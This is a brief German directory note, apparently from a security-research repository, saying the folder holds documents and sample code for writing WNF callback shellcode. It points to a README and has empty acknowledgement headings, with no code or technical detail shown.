Dieses Verzeichnis enthält Dokumente und Beispielcodes zum Erstellen deines eigenen WNF-Callback-Shellcodes. Siehe README.md.
Danke für eure Forschung:
Danke für eure Hilfe: